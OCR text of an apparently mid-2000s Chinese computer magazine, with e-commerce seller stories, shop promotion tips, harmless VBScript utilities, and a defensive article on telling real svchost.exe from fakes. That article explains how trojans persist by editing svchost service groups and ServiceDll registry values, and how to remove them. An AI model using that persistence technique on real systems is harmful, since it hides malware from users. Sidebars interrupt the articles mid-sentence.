这就需要店长自己的创意和精心设计了。这个名片可以是中文的，也可以是英文的，当然也可以中英文混合。越简单、醒目，并且能体现你店铺出售的商品性质和特色，就越有效！以我店铺的名称为例，Hot，是热的意思，也有辣的含义，而且诸如〝Hotmail〞这些知名品牌也使用〝Hot〞作为前缀，而food的意思显而易见，就是食品——Hot+food，就是卖麻辣小吃的最好选择！然后后面的中文更进一步强化〝重庆麻辣小吃〞这个概念，不但易懂好记，而且极具品牌价值。

如何运用名片

经过一番良苦用心设计好的名片，需要你精心的运用。名片可以在店铺的名称、登录的商品名称、物品展示图片里进行统一的展示，这不仅可以让买家再次牢记店铺，也可以防止其他卖家盗用。

你的个性名片运用的时间越长，在买家眼中出现的次数越多，你店铺的知名度就越高，那么慕名而来的买家也就越多，生意自然是节节攀升了哦。

商品递送有讲究

店长：金年华

店铺名称：金年华体育正品专卖

地址连接：http://stores.eBay.com.cn/jinnianhua



说起认识eBay易趣，我觉得这是我这一生最大的荣幸和财富。真的是这样我没有办法用语言表达出我对eBay易趣的那种热爱，这是一种微妙的感觉。因为eBay易趣给了我太多太多，如果没有eBay易趣我可能现在还是一个普通打工族，可是现在我已经在网下拥有了一家实体店铺，并且在网上拥有全球各地的客户成了名副其实的老板了。eBay易趣成就了我的事业，成就了我的梦想，成就了我的人生……

起初刚在网络上做生意的时候也总是遇到许多的困难，一开始的时候我的信誉度很少，卖东西的时候总不能卖到一个很好的价格，那时看到大卖家们每个月有那么多的交易量，而且交易的价格又很高，心理真是又羡慕又嫉妒！从那时起我就暗自下定决心，一定也要做的跟他们一样好。网络交易最重要的就是给对方安全感和信心，我当时做了一套非常正规的HTML格式的成交模板邮件，非常漂亮，而且给人一种很正规的感觉。并且用我的真诚和热心赢得了一批又一批的好朋友的认可！也许是东北人性格直爽的原因我和这些客户在购物的交流中逐渐的成为了非常好的朋友。直到今天我仍然觉得，eBay易趣带给我的不仅仅是一份财富，带给我更多的是我这一生的朋友，让我受用不尽的朋友！每当我最困难的时候都是他们在鼓励我，每当我有任何做的不好的时候都是他们来提醒我，每当我有任何荣耀事都是和他们一起分享，是的，我爱我的这帮朋友……

记得当时最棘手的问题就是邮递问题。刚开始的时候总被邮局的工作人员欺骗每次都让我发快递的单子，导致我的运费总是居高不下。时间长了才知道，原来还有一种邮递是普通邮递，价格几乎便宜了一半还多，时间上和快递只差三五天！从那时候开始我就把邮递分成了三种方法，对比较要求价格而不要求时间的客户发普通包裹，对比较要求时间的发快递包裹。对有特殊要求的客户发送EMS包裹！但是我的业务量一天比一天大了起来，从以前的一周去2次邮局变成每天都要带一大堆包裹往邮局跑，包装和填写单子的时间就占据了很长一部分。为了把自己的时间充分利用，并且提高发货速度。我开始自己联系起了快递公司，再尝试了几家后，我终于找到了一个适合自己的。和他们的经理详细商量后我们便和这家公司开始了正式合作。东北地区的运费价格基本7块可以搞定，其他的城市也能控制在10元每公斤，太远一点的最多15元！这样一来，有专门的人员帮我上门包装上门取货，给我带来了很大的方便，一来可以节约时间和成本，二来提高了发货效率，还不用天天去跑邮局真是清闲多了！所以建议我们的新卖家朋友当你的业务量做到一定程度，你就可以找一个适合自己的快递公司来谈，这样真的会给你带来不少便利。对了还有一点要告诉所有新朋友，去邮局发包的时候是可以贴邮票的，这样你就可以把家里闲着没用的邮票利用上 ……

三年的时间过去了，现在我已经是易趣体育分类做正品运动鞋行列中的名牌店铺，靠的就是信誉和真诚，坚决不销售假货。只要你有信心，相信自己，有良好的信誉和做人的准则，遇到困难不要怕挫折，相信你也一定会像我一样成功。对了还有一个小秘密要和大家分享，这几天我做了一个大客户，他竟然是个一级的大明星。想知道是谁吗？来我的小店坐坐吧！

宣传网店七招足够

营销专家：王靖

郑州通王信息技术有限公司电子商务咨询专家。

电子商务指南站：http://www.eczn.com



做好的网店，如何缺少了宣传，那就等于是〝养在深闺人未识〞，没人知道，又何谈盈利呢？反之，则需要对网店进行大力的宣传、推广。

讲到推广，好多人认为就是打广告，这样说没错，但是不全面。印象中的广告是打在电视、报纸或灯箱上显著的位置，以此来吸引路人的眼球。应用到网上开店里面，这种方法就显得有些逊色了。店面开在网上，目标群体多数也是活动在网络上的人们，试问，在网上就能阅览天下信息，还有几个人会对报纸上的广告记忆犹新呢？这就要区别开传统媒界与互联网的不同。

毕竟，店是开在网上的，所以说要充分利用互联网来为自己做宣传，这点应该是网上开店成功推广的前提。

1.交换友情链接

为了提升自己网店的人气，增加流量，在准备开店之时就应该多留意一些与自己网店内容相关或相近的网站，特别是那些流量高人气旺的，可要细心收好　，等自己的小店建成之后，就可以与他们谈链接的事情了。当然，建店初期，别人可能因为你的网站没有流量而不予理会，这就需要你放下姿态，诚心诚意地与他们交谈，只要心诚，再加上自己已在小店里做好了他们的站点链接，相信你的网站也会很快出现在他们的站点上，相互宣传嘛。

2.校友录宣传

大凡离校园没多时的你都有自己的校友录吧，有没想过要把它合理利用起来呢？走上前去，告诉你的同学、朋友，自己开了家网店，不但能让师友同你一起分享开店的喜悦，同时也等于是聚集人气了，说不定还有他们心仪的产品呢，如此，又拉了一批潜在客户。

3.印制名片

也许你会说，既然大多是在网上宣传的，大家谁也见不到谁，做名片岂不是浪费成本吗？错！店虽是开在网上，但你是生活中的你，给买家邮寄宝贝也是在现实中进行的。设计一张独具个性的名片，印上自己的联系方式和小店的地址，在邮寄时不妨放几张进去。因为外观设计精美，买家自舍不得丢弃，如有机会，对方一定会将它展示给别人，这样，等于说是在帮你做宣传了。呵呵，细节之处，就看你会不会想得到了。

4.运用关键词排名

就是所说的SEO技术。可以与一些做网络推广优化的公司合作，请他们为自己的网店出个方案，全面提高网站排名。排名靠前了，被客户搜索到的几率也就增加了数倍，同时也发展了许多潜在客户，只要在你的网店里对了口味，有他们需要的东西，就不难让他们成为你的准客户。通王信息技术有限公司就是一家致力于网络营销研究、策划的网络公司，王总王通先生近期的一本专著《搜索引擎排名秘　》，详细介绍了如何优化网站，提高排名，有兴趣的朋友不妨到http://www.seo.net.cn 里看看哦，技多不压身，多学点肯定对你宣传网店有好处的。

5.更换内容新耳目

其道理不言而喻，更换页面，会给人一种耳目一新的感觉，不要老是板着一副死气沉沉的面孔，会让一些店友感到厌烦的。如果你的店里近期实在没有其他项目，也没有新产品，但也不要忘了，调换几种商品的位置，或加入些新的文字，总之，要常来常新才会吸引人哦。

6.泡坛泡得元宝来

喜欢上论坛吗？不要以为泡坛子就是跟玩连在一起的，只要泡得有技巧，照样也能给你带来效益。每个论坛基本都有个人签名这一项，你不妨将它利用起来，将你网店的地址及联系方式附上去，或以文字的形式，或者做成精美的图片，在你发帖或回复别人的帖子时，它就会自动显示在下面，既免除了做广告之嫌，又能以个性的图片展示自己，宣传网店。拉多了客户，还愁金元宝不往你口袋里飞吗？同样的方法也适用于邮件的后缀签名。

7.以文会友引客源

从萌生开店念头，到建站、采购货源，再到开始销售，相信如果坐下来让你讲的话，酸甜苦辣咸，定会让你说上个一夜未休，提起旁边的笔吧，把它们以文字的形式写下来，可以放在自家小店，也可以转发各大流量高、人气旺的相关网站、论坛。可不要小看这一枝笔，它会让你结识更多志同道合的朋友，同时，日益渐增的流量与订单也会让你乐得合不拢嘴。

CF [ZT01]

■软件DIY

系统蓝色档案(一)

★★★

亦真亦假的Svchost.exe

本文可以帮你学到

- 了解Svchost.exe的功能
- 判断真假Svchost.exe进程
- 清除伪装成Svchost.exe的病毒、木马

关于"系统蓝色档案"栏目

Svchost.exe、lsass.exe、wdfmgr.exe,打开进程列表后你会发现一大堆不知用途的进程,究竟是系统进程还是木马病毒?如果打开系统文件夹,一大堆奇奇怪怪名称的文件,更是会把你弄得晕头转向。很多朋友因此始终抱有一种未知的恐惧,认为木马、黑客无处不在,即使是高手,也不能把这些陌生的系统文件说个明明白白。为消除大家的疑惑,从这期开始为大家带来一档新的连载栏目——系统蓝色档案为大家曝光这些隐秘文件的秘密。和DOS快餐店一样,这次同样有两位主人公,现在就来认识一下。

主人公介绍

小菜:刚接触电脑不久的菜鸟,但对电脑知识有着非常浓厚的学习兴趣,常说的一句话是"菜鸟先飞"。

大嘴:乐于助人的老鸟,经常被别人冠以"大嘴高手"称号,不过这并不是指他嘴特别大,而是一谈到电脑知识就滔滔不绝。

紧急状况:系统发现严重病毒!

小菜刚刚学习了进程的概念和知识,于是就打开"任务管理器"观察系统中的进程,这一看不要紧,还真发现了一个"病毒"——Svchost.exe,这家伙在系统进程列表中竟然有5个之多(见图1),于是小菜就逐个结束这些进程,没想到第二个进程结束后进程还会再生,而结束第四个进程时更离谱,系统提示"系统即将关机,离关机还有60秒",进程再生、错误提示,这些典型的病毒"症状"更让小菜相信"Svchost.exe"是病毒无疑,但无法结束进程,又该怎么清除病毒呢?小菜只好请来了大嘴。




图1

大嘴过来后还没看电脑,就先告诉小菜,系统中的Svchost.exe进程是正常系统进程,不是病毒,不仅仅是你,其他朋友一看到系统中这么多的Svchost.exe进程,第一反应也感觉它是病毒,虽然系统中有多个Svchost.exe进程是正常的,但也不保证都是正常的。听起来似乎有些矛盾?这让小菜更有些迷糊,大嘴坐下后给小菜详细讲了起来。

松了口气:Svchost.exe是台"CD机"

1.服务装在"CD机"里

Svchost.exe是NT内核操作系统(Windows 2000/XP/2003都属于NT内核操作系统)独有的进程,"Svchost"其实就是"Service Host"(服务宿主)的缩写。微软官方对它的定义是:Svchost.exe是从动态链接库(DLL)中运行服务的通用主机进程名称,通俗讲,它就是一个服务装载器。大家可以把每个服务想像成一张音乐CD,而Svchost.exe就是用来播放这种CD的CD机。

2.为什么用"CD机"装服务

由于Windows 2000/XP系统服务越来越多,以EXE单独进程的形式启动所有服务会大大增加系统负担,为节省系统资源,微软将一些系统服务以动态链接库(DLL)形式实现,而Svchost.exe就是用来装载这些DLL文件以启动系统服务的程序。没有人会为了发行一张CD而制作一台专门播放此CD的CD机,微软也一样。

3.系统里有几台这样的"CD机"

那为什么系统进程列表中的Svchost.exe会有多个呢?微软为了让系统能更好地进行服务控制,就允许多个Svchost.exe进程同时运行,每个Svchost.exe进程可以包含一组服务,想像一下可以同时容纳3张甚至更多CD的多碟CD机。打开注册表[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Svchost]主键,在窗口右侧可以看到许多键值,这里的每个键值都代表一组服务,键值数据则包含了该组服务下面运行的服务名称列表,每组服务启动时都会通过单独的Svchost.exe进程来装载。Windows XP中默认共有六组服务(见图2),其中imgsvc、NetworkService、rpcss、termsvcs四个组,它们都只有一个服务运行,这些服务启动后的Svchost.exe进程用户名为"SYSTEM"。而LocalService和netsvcs组都启动了多个服务,它们的Svchost.exe进程用户名




图 2

分别为"LOCAL SERVICE"和"NETWORK SERVICE",从图 1 中可以看到这种区别。

当然了,这六组服务通常并不都是启动状态的,根据系统启动的服务不同,反映在系统进程列表中的Svchost.exe进程数量也是不同的,Windows XP会有四个到六个Svchost.exe进程,而 Windows 2000 通常则会有两个 Svchost.exe 进程。

小提示

点击"开始→运行",在运行框中输入"CMD"回车,然后在打开的命令行窗口中输入"Tasklist /svc"(不含引号)命令,可以更直观地看到每个Svchost.exe进程装载的服务名称列表(见图3)。




图 3

4.获取每张"CD"的详细信息

如果想更进一步了解Svchost.exe装载的这些服务都是什么功能,可以记下键值数据中的服务名称,例如"RpcSs",接着打开注册表的[HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services],再打开下面的"RpcSs"子键,在右边的"Description"键值中就可以看到该服务的描述,而在"ImagePath"键值数据中则可以看到这个服务的运行命令正是"%SystemRoot%\system32\svchost -k rpcss"(见图4)。




图 4

趋势—
延用 16 期胶片

而在〝RpcSs〞子键下还有一个〝Parameters〞(参数)子键，其右边的〝ServiceDll〞键值数据〝%SystemRoot%\system32\rpcss.dll〞则表明了RpcSs服务启动时调用的是系统目录下的〝Rpcss.dll〞文件，这就好像你原来只知道CD中歌曲的歌名，现在又让你能够查到这首歌的演唱者。

如果觉得通过注册表查询服务名称了解其属性不太方便，也可以使用〝全能助手用Windows服务管理专家〞(以下简称〝服务管理专家〞)来查询，运行软件后单击〝All Win32 Services〞分支，在右侧服务列表中根据服务名称索引即可快速找到要查询的服务，单击服务名称，即可看到该服务的启动命令以及调用的DLL文件等相关信息(见图5)。同时软件还专门设计了Svchost Group分支，可以快速查询LocalService和netsvcs组中的服务详细信息。



图5

全能助手用Windows服务管理专家 小档案

u软件版本:1.02　　软件大小:164KB

u软件性质:免费软件　　适用平台:Windows 2000/XP

u下载地址:http://www.onlinedown.net/soft/39428.htm

危机仍在:小心病毒的骗局

由于Svchost.exe进程的特殊性，它隐藏了真正运行的程序的名称，在表面看到的只是Svchost.exe进程，这个特性同时也让许多病毒、木马有空可钻，企图以此迷惑我们。那么如何判断系统中的多个Svchost.exe进程是否正常呢？下面针对这类病毒常用的几种欺骗手法来进行分析。

骗局1:利用假冒Svchost.exe名称的病毒程序

火眼金睛

这种方式运行的病毒并没有直接利用真正的Svchost.exe进程，而是启动了另外一个名称同样是Svchost.exe的病毒进程，由于这个假冒的病毒进程并没有加载系统服务，它和真正的Svchost.exe进程是不同的，我们只需在命令行窗口中运行一下〝Tasklist /svc〞(在Windows XP下可用)，如果看到哪个Svchost.exe进程后面提示的服务信息是〝暂缺〞(见图6)，而不是一个具体的服务名，那么它就很有可能是病毒进程了，记下这个病毒进程对应的PID数值(进程标识符)，即可在任务管理器的进程列表中找到它，结束进程后，在C盘搜索Svchost.exe文件，也可以用第三方




图6

进程工具直接查看该进程的路径，正常的Svchost.exe文件是位于%systemroot%\System32目录中的，而假冒的Svchost.exe病毒或木马文件则会在其他目录，例如〝w32.welchina.worm〞病毒假冒的Svchost.exe就隐藏在Windows\System32\Wins目录中，将其删除，并彻底清除病毒的其他数据即可。

骗局2:一些高级病毒则采用类似系统服务启动的方式，通过真正的Svchost.exe进程加载病毒程序，而Svchost.exe是通过注册表数据来决定要装载的服务列表的，所以病毒通常会在注册表中采用以下方法进行加载:

·添加一个新的服务组，在组里添加病毒服务名

·在现有的服务组里直接添加病毒服务名

·修改现有服务组里的服务属性，修改其“ServiceDll”键值指向病毒程序

火眼金睛

病毒程序要通过真正的Svchost.exe进程加载，就必须要修改相关的注册表数据，我们可以打开[HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Svchost]，观察有没有增加新的服务组，同时要留意服务组中的服务列表，观察有没有可疑的服务名称，通常来说，病毒不会在只有一个服务名称的组中添加，往往会选择LocalService和netsvcs这两个加载服务较多的组，以干扰我们的分析，还有通过修改服务属性指向病毒程序的，通过注册表判断起来都比较困难，这时我们可以利用前面介绍的服务管理专家，分别打开LocalService和netsvcs分支，逐个检查右边服务列表中的服务属性，尤其要注意服务描述信息全部为英文的，很可能是第三方安装的服务，同时要结合它的文件描述、版本、公司等相关信息，进行综合判断。例如这个名为PortLess BackDoor的木马程序，我们在服务列表中可以看到它的服务描述为〝Intranet Services〞，而它的文件版本、公司、描述信息更全部为空(见图7)，如果是微软的系统服务程序是绝对不可能出现这种现象的。从启动信息〝C:\WINDOWS\System32\svchost.exe -k netsvcs〞中可以看出这是一款典型的利用Svchost.exe进程加载运行的木马，知道了其原理，清除方法也很简单了:先用服务管理专家停

把USB设备揪出来

★★ ■风行者

键盘、鼠标、读卡器，现在使用USB接口的设备实在不少，甚至还出现了USB风扇之类的搞笑产品，你的计算机上到底接上了多少个USB设备？用这段脚本来算一算吧。

打开"记事本"，输入以下代码(也可从http://www.newhua.com/cfan/200516/getusb.zip下载)。

```
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\cimv2")
Set colDevices = objWMIService.ExecQuery("Select * From Win32_USBControllerDevice")
For Each objDevice in colDevices
    strDeviceName = objDevice.Dependent
    strQuotes = Chr(34)
    strDeviceName = Replace(strDeviceName, strQuotes, "")
    arrDeviceNames = Split(strDeviceName, "=")
    strDeviceName = arrDeviceNames(1)
    Set colUSBDevices = objWMIService.ExecQuery("Select * From Win32_PnPEntity Where DeviceID = '" & strDeviceName & "'")
    For Each objUSBDevice in colUSBDevices
        Wscript.Echo objUSBDevice.Description
    Next
Next
```

双击执行一下，就会自动弹出对话框提示你当前已经接入的USB设备，是不是很神奇？ CF [YY02]

止该服务的运行，然后运行regedit.exe打开"注册表编辑器"，删除[HKEY_LOCAL_MACHINE\System\CurrentControlSet \Services\IPRIP]主键，重新启动计算机，再删除%systemroot%\System32目录中的木马源程序"svchostdll.dll"，通过按时间排序，又发现了时间完全相同的木马安装程序"Portlessinst.exe"，一并删除即可。



图7

CF [YY01]

趋势二
延用16期胶片

■七夕魅影

小编们的“聪明”电脑

★★

本文可以帮你学到

- 让指定程序自动使用高优先级，避免卡机
- 让显示器在游戏时自动调高亮度
- 指定特定程序所使用的鼠标灵敏度
- 随时变换音量场景

每天同在编辑部上班，小编们却有各自不同的烦恼，这些烦恼在每天4:30下班后不约而同地准时爆发出来……

狂PK:“谁又通过我的电脑连接打印机啦！？我拿着AK竟然会被人用刀刮死了，555～”原来狂PK所用的CPU是毒龙750，一旦有人使用连在他电脑上的打印机，系统速度就会慢得不行，甚至进入假死状，直到打印结束。

阿健:“白天要看一大堆稿件，保护视力很重要，所以把显示器亮度调得比较低。我打开最爱的《三角洲特种部队5——黑鹰坠落》时每次都感觉在黑夜中行进……重新设置亮度太麻烦了。”

Cornel:“哎，真麻烦。我负责的‘我拍我拍我拍拍拍’栏目每次都要处理一大堆图片，用Photoshop时设置的鼠标移动速度放在平时显得太慢，来回切换实在太麻烦了！”

小特:“上班的时候人太多，要把音量调高才能好好听音乐，下班之后太静了倒反觉得音量高了。”

听话的进程优先级

作为系统应用版块的编辑，狂PK自然有系统特色的解决之道。每次在进行重要操作前，他都会将相关的进程优先级设为“高于标准”，这样即使遇到联机打印的情况，也不会出现严重卡机了。通常做法是打开“任务管理器”，选中运行中程序的进程，右击选择菜单“设置优先级→高于标准”(见图1)。但CS这类游戏程序，一旦运行后就是全屏，再切换到Windows中调节进程优先级非常不方便，来看看他是怎么解决的(以下脚本在Windows XP SP2中测试通过)。



图1

1.与生俱来:让程序运行时即拥有高优先级

打开“记事本”，输入以下代码(也可从http://www.newhua.com/cfan/200517/abrun.zip下载)，保存为abrun.vbs。

```
Const ABOVE_NORMAL = 32768
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set objStartup = objWMIService.Get("Win32_ProcessStartup")
Set objConfig = objStartup.SpawnInstance_
objConfig.PriorityClass = ABOVE_NORMAL
Set objProcess = GetObject("winmgmts:root\cimv2:Win32_Process")
objProcess.Create "D:\Program Files\EmEditor\emeditor.exe", Null, objConfig, intProcessID
```

将代码中的程序路径“D:\Program Files\EmEditor\emeditor.exe”改为要使用高优先级运行程序的所在路径。要运行该程序时，只需双击运行该脚本即可。

2.后天拥有:已经运行的程序快速提高优先级

将以下代码中的“emeditor.exe”修改为需要改变优先级的程序名，保存为VBS文件(可从http://www.newhua.com/cfan/200517/chrun.zip)，运行即可。

```
Const ABOVE_NORMAL = 32768
strComputer = "."
Set objWMIService = GetObject("winmgmts:" & "{impersonationLevel=impersonate}!\\" & strComputer & "\root\cimv2")
Set colProcesses = objWMIService.ExecQuery("Select * from Win32_Process Where Name = 'emeditor.exe'")
For Each objProcess in colProcesses
    objProcess.SetPriority(ABOVE_NORMAL)
Next
```

给显示器添加高亮模式

有些品牌或型号的显示器具有一种称为“高亮模式”的功能，也就是在需要高亮显示的时候，只要按下显示器上的一个按钮就能把它的亮度提高到预设的值。并不是每台显示器都具有这个功能，我们能否以软件方式给显示器添加这个特色功能呢？阿健在显卡驱动程序中找到了解决方法，并

且实现了运行特定程序后自动更改亮度的功能(以下实例在nVidia显卡+Forceware 77.56版本驱动中测试通过，如果某些设置项找不到，建议升级到此版本或更高版本的驱动)。

第一步:右击桌面空白处，选择“属性”，然后在弹出的“显示属性”窗口中选择“设置”选项卡，点击“高级”，在弹出窗口中打开以显卡型号命名的选项卡。

第二步:在窗口左侧的悬浮栏中选择“彩色校正”，接着在右侧窗口中拖动“亮度”控制条直至需要的亮度，如150%。点击窗口下半部分的“另存为”按钮(见图2)，在弹出的“保存设置”窗口的输入框中为这个高亮的颜色配置方案取一个名字，如“HIGHLIGHT”，点击“确定”保存，点击“恢复默认设置”把当前亮度调回正常水平。




图2

第三步:点击左侧悬浮栏中的“性能和质量设置”，然后在右侧窗口中点击“添加配置”。在弹出窗口的“配置文件”输入框中填一个配置文件名称，如DF5(见图3)，接着点击“ 览”，在文件选择框中选择好要应用高亮模式的程序，如DFBHD.exe(《三角洲特种部队5》的游戏主程序)，确保选择的这个程序在“相联的应用程序”列表框中已被勾选，点击“确定”。



图3



图4

第四步:点开“用于DF5的设置”中“查看”下拉框并将其设置为“高级设置”，在下方的设置列表中勾选“颜色配置”，然后在窗口底部出现的“颜色配置文件”下拉框中选择刚才建立的“自定义-HIGHLIGHT”，点击“确定”完成配置(见图4)。

现在运行刚才指定的游戏后，亮度就被自动提升为预设的值了，游戏退出后，亮度又被自动恢复了回来。

小提示

★如果你的显卡不支持具备这种功能的驱动程序，或者对于某些游戏无法应用颜色配置方案，可以试试一款叫做Gamma Panel的免费小软件(下载地址:http://nj.onlinedown.net/soft/36528.htm)，它可以让你用热键来打开预设的亮度方案。

★有不少游戏可以直接设置亮度，也就是只要一启动即可自动修改亮度，比如《魔兽世界》的“视频设置”可以调节Gamma的选项，通过它就能不使用桌面原来的亮度而单独设置。

我的鼠标活了

鼠标是死的，在不同场合不会自动调节，即使Cornel的IE 3.0鼠标也是如此。在Photoshop中处理图片时需要较低的灵敏度，而在游戏或其他应用时往往需要更高的灵敏度。

Mouse-Master小档案

u软件版本:1.5　　软件大小:1.22MB
u软件性质:共享软件　　运行环境:Windows 9x/2000/XP
u下载链接:http://www.4gsoft.net/download/MouseMaster_Setup.exe
u软件备注:该软件的1.2版本是没有功能限制的，1.5版本有15天使用限制，需要长期使用的朋友可以找找老版本。

第一步:下载并安装Mouse-Master，双击桌面上生成的Mouse-Master快捷方式打开程序，在屏幕右下角的系统托盘中就出现了一个鼠标状的小图标，右击该图标选择“Show Main Form”打开软件主界面(见图5)。

第二步:点击软件左侧栏上的“Application Entries”，在窗口右侧的列表下方点击“Add”按钮，然后在弹出窗口中的“Application”框中输入要重新设置灵敏度的程序路




图5

懒人的技巧，躺着也能玩电脑

★★

■毒菇求败 moments

在电脑前看小说，玩小游戏，时间一长不免会产生疲劳感，各种姿势都会出现，其中包括侧躺(小编有感　狂 PK:"我经常侧躺用笔记本……")。但侧躺的时候有很多问题，其中最主要的有两点:


①侧躺后看到的内容都是旋转 90 度的，看着累。

②用手控制鼠标很不方便，高度不习惯，而键盘又不能完全取代鼠标的作用。

屏幕一起躺下来:显卡驱动的屏幕旋转功能

不少显卡驱动程序都带有屏幕旋转功能，这样就能让屏幕也跟着我们旋转 90 度。

nVIDIA 显卡:右击屏幕右下角系统托盘中的 nVIDIA Media Center 图标，在弹出菜单中选择"旋转设置→旋转 90 度"(如果方向不同，也可选择"旋转 270 度")，如果你曾经精简过系统自启动项目，可能系统托盘中不会出现这个图标，可以右击桌面空白处选择"属性"，在"设置"选项卡中点击"高级"按钮，在显卡型号命名的选项卡的左侧选择"显示方向"，然后在右侧选择"纵向"或"倒转纵向"即可(见图)。



ATi 显卡:同样也是右击桌面空白处选择"属性"，在"设置"选项卡中点击"高级"按钮，在弹出窗口中选择"旋转"选项卡，然后就可以将桌面向右旋转 90 度，向左旋转 90 度，或者反转 180 度了。另外，可以根据自己的使用习惯决定是否勾选"鼠标轨迹旋转"。

键盘特异功能:用它控制鼠标

躺着时，键盘可以放在腿上(不过需要有盲打基础 ^O^)，但鼠标却实在没有一个好位置，干脆不要用鼠标了，让键盘来模拟鼠标的功能。很多朋友可能会想起"金山游侠"等软件内置的鼠标模拟功能，但今天我们不需要借助第三方软件，直接用系统内置的辅助选项即可。

首先选择"开始→设置→控制面板"，在"控制面板"中双击"辅助功能选项"，在弹出窗口中选择"鼠标"选项卡，勾选"使用鼠标键"，然后点击其右侧的"设置"按钮，勾选"使用快捷键"，再将下面的"最高速度"、"加速"都调到最高(建议这样设置，因为即使是最高仍然不算太快)，点击"确定"完成。以后使用时按下"Alt + Shift + NumLock"即可开启键盘的鼠标功能，使用右边小键盘的数字键，八个方向"上""下""左""右""左上""左下""右上""右下"，"5"是确认。另外，可以通过 NumLock 键来控制此功能的开启与禁用，禁用时会在系统托盘中的鼠标图标上出现一个红色的禁止符。

CF [YY04]

径(见图 6)，建议点击其右侧的"..."按钮进行选择。确保窗口右上角的"Enable"复选框被勾选，接着在"Mouse Setting"的"Sensitivity"中设置一个合适的鼠标灵敏度，如 Photoshop 的灵敏度建议设为 6 或更低，"Acceleration"设置为"Low"或者"None"，点击"OK"保存设置。

第三步:回到主界面，点击"Save"保存设置，将窗口最小化至系统托盘中，现在一旦运行刚才设置的程序，则鼠标自动更改到预定的设置;一旦结束该程序，则鼠标灵敏度又恢复到原来的状态。




图 6

电脑音量也玩抑扬顿挫

小特这个 Foobar 2000 狂最近投入了千千静听的怀抱，从早到晚听 MP3 的习惯仍然未变(小特:"嘘～小心 FLP 听到……")，如何根据周围环境的变化来实时调整音量设置呢？可以使用本刊 2005 年第 16 期《不装软件，也玩专业录音》介绍的 Edifier EasyVOL(下载地址:http://www.newhua.com/cfan/200516/edvol.rar)来解决，使用内置的四种音量场景即可。

CF [YY03]

■软件 DIY

揭秘改造新招数 我的闪存盘大不同

★★★

本文可以帮你学到

- 将闪存盘变为系统维护盘
- 将闪存盘变为移动工作平台
- 闪存盘显示个性化信息

